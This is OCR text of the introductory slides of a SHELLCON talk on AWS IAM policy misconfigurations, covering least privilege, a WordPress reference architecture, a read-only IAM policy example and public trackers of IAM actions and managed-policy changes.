# IAM policy mishaps:

## A cautionary tale of cloud misconfigurations

SHELLCON
Security Hell Conference

# Agenda

- Intro
- Policies evaluation logic
- Case 1: S3
- Case 2: SNS
- Case 3: Chatbot
- Conclusions

# $ aws sts get-caller-identity

flywire

unicrons.cloud

# Intro


**Least privilege principle (POLP)**

*“is a computer security concept and practice that gives users limited access rights based on the tasks necessary to their job.”*

DALL·E generated

# Intro

“Let’s deploy Wordpress!”





https://en.m.wikipedia.org/wiki/File:DMZ_network_diagram_2_firewall.svg

# Intro

**Best Practices for WordPress on AWS**


AWS Whitepaper





https://docs.aws.amazon.com/whitepapers/latest/best-practices-wordpress/reference-architecture.html

# Intro

**Best Practices for WordPress on AWS**
AWS Whitepaper




https://docs.aws.amazon.com/whitepapers/latest/best-practices-wordpress/reference-architecture.html

# Intro: IAM



https://aws.amazon.com/iam/

# Intro: IAM


Allows read-only access to the IAM console

```
{
    "Version": "2012-10-17",
    "Statement": {
        "Effect": "Allow",
        "Action": [
            "iam:Get*",
            "iam:List*",
            "iam:Generate*"
        ],
        "Resource": "*"
    }
}
```

# Intro: IAM actions



# Intro: IAM actions



# Intro: IAM actions

awsles / AwsServices Public

Notifications | Fork 8 | Star 34

Code | Issues | Pull requests | Actions | Projects | Security | ...

master | AwsServices / AwsServiceActions.txt | Go to file | ...

awsles Update findings — 332adcf · last week — History

3.66 MB

Code | Blame | Raw

View raw

(Sorry about that, but we can't show files that are this big right now.)

Commits on Jan 9, 2024

```
…/AwsServices on  master on
 wc -l AwsServiceActions.txt
16293 AwsServiceActions.txt
```

# Intro: IAM actions

glassechidna / trackiam Public

## AWS IAM Tracker

This project collects IAM actions, AWS APIs and managed policies from various public sources.

You can explore the data collected using the static site.

Collected data is published to the policies and services folders in this repo.


Thank you to alanakirby/aktion for originally having this idea and being gracious about me shamelessly ripping it off.


## Stats

- Unique services: 390
- Unique actions: 16604
- Managed policies: 1171

# Intro: IAM actions

https://aws.permissions.cloud/



# Intro: IAM actions

## 🍹 Monitor AWS Managed IAM Policies


Managed Policy changed since last week: 9

1. 🚩 AWSGrafanaWorkspacePermissionManagementV2
2. AWSLambdaVPCAccessExecutionRole
3. AccessAnalyzerServiceRolePolicy
4. AmazonECSInfrastructureRolePolicyForVolumes
5. AmazonFSxConsoleFullAccess
6. AmazonFSxConsoleReadOnlyAccess
7. AmazonFSxFullAccess
8. 🚩 AmazonFSxServiceRolePolicy
9. 🚩 DynamoDBReplicationServiceRolePolicy

Weekly diff


🤖 Powered by MAMIP - 🚩 Sensitive IAM Actions included

# Intro: Resource Policies





https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_evaluation-logic.html

# Intro: AWS Organizations

